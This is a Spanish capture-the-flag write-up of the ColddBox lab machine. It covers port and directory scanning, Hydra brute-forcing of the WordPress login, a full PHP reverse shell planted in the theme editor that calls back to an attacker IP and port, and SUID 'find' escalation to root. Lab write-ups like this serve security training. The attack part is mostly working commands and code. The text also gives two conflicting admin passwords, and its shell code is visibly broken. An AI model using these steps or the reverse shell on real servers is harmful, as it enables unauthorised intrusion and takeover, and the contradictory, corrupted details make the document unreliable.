

Informe de ColdBox

Sumario

1. Resumen.....	2
2. Fase de Reconocimiento y Descubrimiento.....	2
2.1 Escaneo de Puertos (Nmap).....	2
2.2 Descubrimiento de Directorios (Gobuster).....	3
3. Fase de Intrusión.....	4
3.1 Ingeniería Social y Pistas.....	4
3.2 Ataque de Fuerza Bruta (WPScan).....	5
4. Obtención de Reverse Shell.....	6
4.1 El problema de seguridad de WordPress.....	6
4.2 El truco del "Theme Editor".....	7
4.3 Ejecución y Conexión.....	7
5. Escalada de Privilegios (Root).....	8
5.1 Enumeración Interna (SUID).....	8
5.2 El final a Root.....	8
6. Conclusión y Recomendaciones.....	10

Ivan Escamez

www.4geeks.com

1. Resumen

Este informe detalla el proceso de una "prueba de penetración" realizada sobre **ColdBox**. El objetivo era un error de configuración del sistema que permiten a un atacante externo tomar el control total.


Descubrimos una nota oculta, usamos esa información para entrar en la web de WordPress, inyectamos un código para controlar el servidor desde nuestra terminal y finalmente aprovechamos un comando con permisos especiales para convertirnos en el usuario **Root** (el dueño absoluto).

2. Fase de Reconocimiento y Descubrimiento

2.1 Escaneo de Puertos (Nmap)

Empezamos analizando la máquina de red viendo que es (10.0.2.19) y para ver qué "puertas" (servicios) tenía abiertas.

- **Herramienta:** `nmap 10.0.2.19`
- El puerto **80 (HTTP)** estaba abierto, lo que indicaba que había una página web funcionando.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali -'. It has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the output of an Nmap scan. It starts with 'Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds'. Then it shows a prompt '(kali@kali)-[~]' followed by '\$ ping 10.0.2.19'. The ping output shows 'PING 10.0.2.19 (10.0.2.19) 56(84) bytes of data.' and two successful responses with times around 0.769 ms and 0.464 ms. After a Ctrl-C interrupt, it shows '10.0.2.19 ping statistics' and '2 packets transmitted, 2 received, 0% packet loss, time 1024ms'. Then it shows another prompt '(kali@kali)-[~]' followed by '\$ nmap -p- 10.0.2.19'. The Nmap output shows 'Starting Nmap 7.98 (https://nmap.org) at 2026-04-22 05:56 -0400', 'Nmap scan report for 10.0.2.19', 'Host is up (0.00018s latency).', 'Not shown: 65533 closed tcp ports (reset)', and a table of open ports: 'PORT STATE SERVICE' with '80/tcp open http' and '4512/tcp open unknown'. It also shows the MAC address '08:00:27:D4:17:57 (Oracle VirtualBox virtual NIC)' and 'Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds'. The terminal ends with a prompt '(kali@kali)-[~]' and '\$'.

2.2 Descubrimiento de Directorios (Gobuster)

Usamos **Gobuster** para buscar carpetas que no estuvieran a la vista en el menú de la web.

- **Comando:** `gobuster dir -u http://10.0.2.19 -w /usr/share/wordlists/dirb/common.txt`
- Encontramos una carpeta llamada `/hidden/`.

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.19
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

.hta          (Status: 403) [Size: 274]
.htaccess     (Status: 403) [Size: 274]
.htpasswd     (Status: 403) [Size: 274]
hidden        (Status: 301) [Size: 307] [→ http://10.0.2.19/hidden/]
index.php     (Status: 301) [Size: 0] [→ http://10.0.2.19/]
server-status (Status: 403) [Size: 274]
wp-admin      (Status: 301) [Size: 309] [→ http://10.0.2.19/wp-admin/]
wp-content    (Status: 301) [Size: 311] [→ http://10.0.2.19/wp-content/]
wp-includes   (Status: 301) [Size: 312] [→ http://10.0.2.19/wp-includes/]
xmlrpc.php    (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali)-[/usr/share/wordlists]
$ gobuster dir -u http://10.0.2.19/hidden/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.19/hidden/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Extensions:   php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

.hta          (Status: 403) [Size: 274]
.hta.php      (Status: 403) [Size: 274]
.htaccess.php (Status: 403) [Size: 274]
.hta.html     (Status: 403) [Size: 274]
.htaccess     (Status: 403) [Size: 274]
.htpasswd     (Status: 403) [Size: 274]
.htpasswd.php (Status: 403) [Size: 274]
.htaccess.html (Status: 403) [Size: 274]
.htaccess.txt (Status: 403) [Size: 274]
.htpasswd.html (Status: 403) [Size: 274]
.htpasswd.txt (Status: 403) [Size: 274]
.hta.txt      (Status: 403) [Size: 274]
index.html    (Status: 200) [Size: 340]
index.html    (Status: 200) [Size: 340]
Progress: 18452 / 18452 (100.00%)

Finished
```

3. Fase de Intrusión


3.1 Ingeniería Social y Pistas

Al entrar en <http://10.0.2.19/hidden/>, encontramos una página simple con una nota de un usuario llamado **Philip**.

- **Contenido:** Philip le pedía a un tal **C0ldd** que le diera la nueva contraseña de **Hugo**.
- **Importancia:** Esto es "oro" para un auditor, porque ya sabemos los nombres de los tres usuarios reales del servidor: **philip**, **c0ldd** y **hugo**.

U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip



3.2 Ataque de Fuerza Bruta (WPScan)

Sabiendo que **c0ldd** es el administrador, lanzamos un ataque para adivinar su contraseña usando un diccionario de palabras comunes llamado **rockyou.txt**, ya que hydra no nos funciona.

- **Herramienta:** `wpscan --url http://10.0.2.19 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt`
- Encontramos la contraseña (cybersecurity) y logramos entrar al panel de administración /wp-admin.

Para tener el control total, necesitábamos la cuenta de administrador: **c0ldd**. Probamos de nuevo cambiando y decidimos usar **Hydra**, una herramienta de fuerza bruta mucho más potente y agresiva, configurada para atacar directamente el formulario de login.

- **El Ataque con Hydra:**

- **Comando Utilizado:**

```
hydra -l c0ldd -P /usr/share/wordlists/rockyou.txt 10.0.2.19 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username'
```

```
(kali@kali)-[/usr/share/wordlists]
└─$ ftp 10.0.2.19
# Usuario: hugo
# Pass: password123456
ftp: Can't connect to '10.0.2.19:21': Connection refused
ftp: Can't connect to '10.0.2.19:ftp'
ftp> ls
Not connected.
ftp> dir
Not connected.
ftp> hydra -l c0ldd -P /usr/share/wordlists/rockyou.txt 10.0.2.19 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username'
?Invalid command.
ftp> exit

(kali@kali)-[/usr/share/wordlists]
└─$ hydra -l c0ldd -P /usr/share/wordlists/rockyou.txt 10.0.2.19 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22 08:11:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.0.2.19:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username
[80][http-post-form] host: 10.0.2.19 login: c0ldd password: 9876543210
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-22 08:12:01

(kali@kali)-[/usr/share/wordlists]
└─$
```

Confirmando la contraseña: 9876543210

4. Obtención de Reverse Shell


4.1 El problema de seguridad de WordPress

Intentamos subir nuestra "Reverse Shell" (un código que nos permite manejar la consola del servidor) a través del menú de fotos/plugins, pero WordPress bloqueaba los archivos .php por seguridad.

4.2 El truco del "Theme Editor"

Para saltarnos esta restricción, usamos una función de administrador: el **Editor de Temas**.

1. Fuimos a **Appearance > Theme Editor**.
2. Elegimos el archivo **404.php** del tema activo.
3. Borramos el código original y pegamos nuestra shell configurada con nuestra IP de Kali (10.0.2.4) y el puerto 4444.



The image shows a Kali Linux terminal window and a WordPress Media Library interface. The terminal window displays the execution of a reverse shell script named 'shell-final.php.png'. The script is a PHP reverse shell that listens on IP 10.0.2.4, port 4444, and executes a shell command 'uname -a; w; id; /bin/sh -i'. The WordPress Media Library interface shows a notification for WordPress 6.9.4 and a list of media items.

```
(kali@kali)~[~/Desktop]
$ ls
hell-final.php.png  shell.php  winterfell  winterfell.zip
(kali@kali)~[~/Desktop]
$ cat shell-final.php.png
?php
set_time_limit(0);
ip = '10.0.2.4'; // TU IP
port = 4444; // TU PUERTO
chunk_size = 1460;
write_a = null;
error_a = null;
shell = 'uname -a; w; id; /bin/sh -i';
daemon = 0;
debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) { exit(1); }
    if ($pid) { exit(0); }
    if (posix_setsid() == -1) { exit(1); }
    $daemon = 1;
}

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) { exit(1); }

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) { exit(1); }

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

while (1) {
    if (feof($sock)) break;
    if (feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null, 0);

    if (in_array($sock, $read_a)) {
        $input = fread($sock, $chunk_size);
        fwrite($pipes[0], $input);
    }
    if (in_array($pipes[1], $read_a)) {
        $input = fread($pipes[1], $chunk_size);
        fwrite($sock, $input);
    }
    if (in_array($pipes[2], $read_a)) {
        $input = fread($pipes[2], $chunk_size);
        fwrite($sock, $input);
    }
}

close($sock);
close($pipes[0]);
close($pipes[1]);
close($pipes[2]);
proc_close($process);

(kali@kali)~[~/Desktop]
$
```

WordPress 6.9.4 is available! Please notify the site administrator.

Media Library


All media items

All dates

Bulk Select

4.3 Ejecución y Conexión

Preparamos nuestra terminal en Kali con **Netcat nc -lvp 4444** y visitamos la URL del archivo modificado. Inmediatamente, el servidor nos envió una terminal de comandos.




5. Escalada de Privilegios (Root)

5.1 Enumeración Interna (SUID)

Una vez dentro, éramos un usuario con pocos permisos (**www-data**). Buscamos archivos con el bit **SUID** (programas que se ejecutan como root aunque los use un usuario normal).

- **Comando:** `find / -perm -u=s -type f 2>/dev/null`
- **Vulnerabilidad:** Encontramos que el comando `/usr/bin/find` tenía este permiso especial.




5.2 El final a Root

Usamos una técnica para engañar al comando **find** y obligarlo a ejecutarnos una terminal con permisos máximos.

- **Comando:** `/usr/bin/find . -exec /bin/sh -p \; -quit`

```
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@ColddBox-Easy:/var/www/html/wp-content/themes/twentyfifteen$ /usr/bin/passwd
Changing password for www-data.
(current) UNIX password: cybersecurity

passwd: Authentication token manipulation error
passwd: password unchanged
www-data@ColddBox-Easy:/var/www/html/wp-content/themes/twentyfifteen$ /usr/bin/find . -exec /bin/sh -p \; -quit
<s/twentyfifteen$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
#
```



Al escribir **whoami**, el sistema respondió **root**. Habíamos tomado el control total de la **ColddB**ox.
Buscamos dentro de **c0ldd** las flags respondiendo como **user.txt** y **root.txt**

6. Conclusión y Recomendaciones

1. **No dejar notas en directorios web:** Cualquier información sobre usuarios es una ayuda para el atacante.
2. **Mantener contraseñas robustas:** El uso de diccionarios permitió entrar en segundos.
3. **Principio de Menor Privilegio:** Comandos como **find** nunca deberían tener permisos **SUID** activos, ya que son un camino directo para que un atacante se convierta en administrador.